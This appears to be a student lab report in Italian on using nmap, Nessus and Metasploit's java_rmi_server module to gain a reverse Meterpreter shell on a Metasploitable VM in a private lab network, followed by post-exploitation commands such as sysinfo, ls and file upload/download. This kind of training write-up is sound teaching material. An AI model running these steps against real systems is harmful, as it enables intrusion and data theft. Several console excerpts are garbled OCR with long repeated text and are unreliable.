
Con il seguente modulo abbiamo imparato a conoscere bene il framework Metasploit presente nella macchina Kali Linux, un potentissimo strumento attraverso il quale è possibile exploitare qualsiasi tipo di macchina vittima d'attacco.

La traccia chiedeva come exploitare la vulnerabilità *JAVA-RMI* presente di default nella macchina Metasploitable.


Attraverso questo report sarà possibile sia come riconoscere una vulnerabilità, sia come exploitarla e sfruttarla al meglio.

Come da traccia imposto le macchine con gli IP rispettivamente per KALI 192.168.99.111 mentre per META 192.168.99.112, qui di seguito sono mostrate config di rete.





Per verificare l'effettiva connessione e il raggiungimento tra le due macchine facciamo un ping da KALI verso META.



Come prima cosa per effettuare concretamente l'exploit su una macchina bersaglio dobbiamo anzitutto trovarne le vulnerabilità e ovviamente verificare se la macchina è soggetta alla vulnerabilità richiesta.

Questa operazione la facciamo anzitutto con **NMAP** ( prezioso applicativo per enumerazione e scansione delle porte attive sul bersaglio) e dopo in fase di assessment con **NESSUS** (applicativo web molto potente che rileva vulnerabilities e da informazioni su remediation creando preziosi report che sono atti allo studio delle vulnerabilità presenti su una macchina).

Qui di seguito uno screen con *NMAP* attivo che appunto identifica sulla porta 1099 lo stato di apertura e quindi il potenziale rischio di vulnerabilità sul servizio JAVA-RMI


```
File Actions Edit View Help

(kali@kali)[=]

(kali@kali)[=]
```

Per completare la scansione della vulnerabilità abbiamo lanciato un basic network scan su **NESSUS** verso la macchina target e tra le varie vulnerabilities è spuntata per l'appunto anche qui quella relativa alla porta 1099 sul servizio **JAVA-RMI**.

Qui di seguito la vulnerabilità scansionata da NESSUS



Arriviamo all'utilizzo del framework di Metasploit per exploitare il servizio e prendere attraverso una sessione di Meterpreter informazioni importanti dalla macchina target.

Per prima cosa, lancio dal terminale il comando *msfconsole* che ci apre appunto l'utilizzo del framework.



Il framework contiene una lista enorme di exploits, come si può ben vedere anche dallo screen sopra, già precaricati nel framework e già utilizzabili per cui andiamo a cercare quello relativo alla nostra vulnerabilià con il comando **search java\_rmi** come qui di seguito.

```
matching Modules

# Name Disclosure Date Rank Check Description

auxiliary/gather/java_rmi_registry normal No Java RMI Registry Interfaces Enumeration

exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Endpoint Code Execution Scanner No Java RMI Server Insecure Default Configuration Privilege Escalation Privilege Escalation No Java RMI Server Insecure Default Configuration Privilege Escalation Privilege Escalation
```

Tra i seguenti andremo ad utilizzare il numero 1 che è uno dei più completi e testati e permette di avviare una sessione di meterpreter.

Una volta selezionato con il comando *use 1* o utilizzando invece che il numero il path relativo all'exploit che in questo caso è *exploit/multi/misc/java\_rmi\_server*.

Per settare al meglio l'exploit utilizziamo il comando show options come di seguito.

Tra i settaggi fondamentali in questo passaggio andiamo a configurare il remote host con il comando **set rhosts** seguito dall'ip della macchina target che in questo caso è **192.168.99.112** ed il localhost relativo alla macchina attaccante che in questo caso è **192.168.99.111**.

In linea generale vanno settati tutti i parametri dove sono espressamente richiesti dallo **yes** nella colonna **required**.

```
| Sefe exploit(||dil|/|Alta/|Alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|alta_|a
```

Una volta settati tutti i parametri in maniera corretta, prima di lanciare l'exploit andiamo a ricontrollare con il comando **show options**, se tutto è settato a regola passiamo all'exploit vero e proprio lanciando il comando **exploit**.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/micr/jww_mi_server) > exploit

[*] Started reverse TCP handler on 192.168.99.111:4444

[*] 192.168.99.112:1999 - Using URL: http://192.168.99.111:8080/DmzIn0Ihr

[*] 192.168.99.112:1099 - Server started.

[*] 192.168.99.112:1099 - Sending RMI Header...

[*] 192.168.99.112:1099 - Sending RMI Call...

[*] 192.168.99.112:1099 - Replied to request for payload JAR

[*] Sending stage (58829 bytes) to 192.168.99.112

[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:43083) at 2023-06-16 06:57:36 -0400

meterpreter > ■
```

L'exploit è correttamente riuscito e quindi abbiamo avviato una sessione di meterpreter grazie al quale andremo a recuperare informazione essenziali relative alla macchina target con alcuni comandi che vedremo qui di seguito.

Il primo richiesto dalla traccia è *ipconfig* che ci rilascia le informazioni relative alle configurazioni di rete della macchina bersaglio.

```
meterpreter > ipconfig
Interface 1
Name
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
           : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fef4:2d2e
IPv6 Netmask : ::
meterpreter >
```

Il secondo comando richiesto dalla traccia è *route* che mostra le tabelle di routing della macchina bersaglio.

In più ho sfruttato il comando **sysinfo** per rilevare informazioni importanti su che tipo di OS, la relativa architettura ed il linguaggio di sistema della macchina bersaglio.

```
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter >
```

Ho utilizzato anche il comando **whoami** che mi ha permesso attraverso i classici comandi di Linux di visualizzare i file presenti sulla macchina e di relativi permessi.

```
<u>meterpreter</u> > whoam:
[-] Unknown command: whoami meterpreter > ls
Listing: /
                                             Type Last modified
Mode
                                                                                                       Name
                                            dir 2012-05-13 23:35:33 -0400-
dir 2012-05-13 23:36:28 -0400
dir 2010-03-16 18:55:51 -0400
dir 2023-06-16 06:54:23 -0400
040666/rw-rw-rw-
                              4096
040666/rw-rw-rw-
                                                                                                      cdrom
                                                       2023-06-16 06:54:23 -0400
2023-06-16 06:54:28 -0400
2010-04-16 02:16:02 -0400
040666/rw-rw-rw-
040666/rw-rw-rw-
040666/rw-rw-rw-
                              4096
                                                       2010-04-10 02-16-02 -0400
2010-03-16 18:57:40 -0400
2012-05-13 23:35:56 -0400
2012-05-13 23:35:22 -0400
2010-03-16 18:55:15 -0400
040666/rw-rw-rw-
100666/rw-rw-rw-
                              4096
                                                                                                       initrd
                                                                                                       initrd.img
040666/rw-rw-rw-
040666/rw-rw-rw-
                              4096
                              16384
                                                                                                       lost+found
040666/rw-rw-rw-
040666/rw-rw-rw-
                                                       2010-03-16 18:55:52 -0400
2010-04-28 16:16:56 -0400
                              4096
                                                                                                       media
100666/rw-rw-rw-
040666/rw-rw-rw-
                             6542
4096
                                                       2023-06-16 06:54:49 -0400
2010-03-16 18:57:39 -0400
040666/rw-rw-rw-
040666/rw-rw-rw-
                              0
4096
                                                       2023-06-16 06:54:12 -0400
2023-06-16 06:54:49 -0400
                                                                                                       root
                                                        2012-05-13 21:54:53 -0400
2010-03-16 18:57:38 -0400
040666/rw-rw-rw-
040666/rw-rw-rw-
                              4096
040666/rw-rw-rw-
                                                         2023-06-16 06:54:13 -0400
040666/rw-rw-rw- 4096
040666/rw-rw-rw- 4096
                                                        2023-06-16 06:57:34 -0400
2010-04-28 00:06:37 -0400
                                                                                                       tmp
040666/rw-rw-rw-
                                                        2010-03-17 10:08:23 -0400
100666/rw-rw-rw-
meterpreter >
```

Come ultimi comandi ho inglobato *upload* e *download* che permettono rispettivamente di caricare e scaricare file sulla macchina target attraverso la sessione di meterpreter attiva come possibile visualizzare in figura sotto.

Per concludere posso affermare che Metasploit è un potente strumento che permette di accedere a macchine bersaglio in maniera veloce, efficiente e concreta permettendo quindi di poter avere accesso a file, archivi e sessioni importanti che possono essere presenti sui bersagli.

Ho trovato molto interessante e stimolante questo argomento e lo studio di esso mi ha permesso di ampliare ancor di più le conoscenze acquisite relative alla sessione di attacking.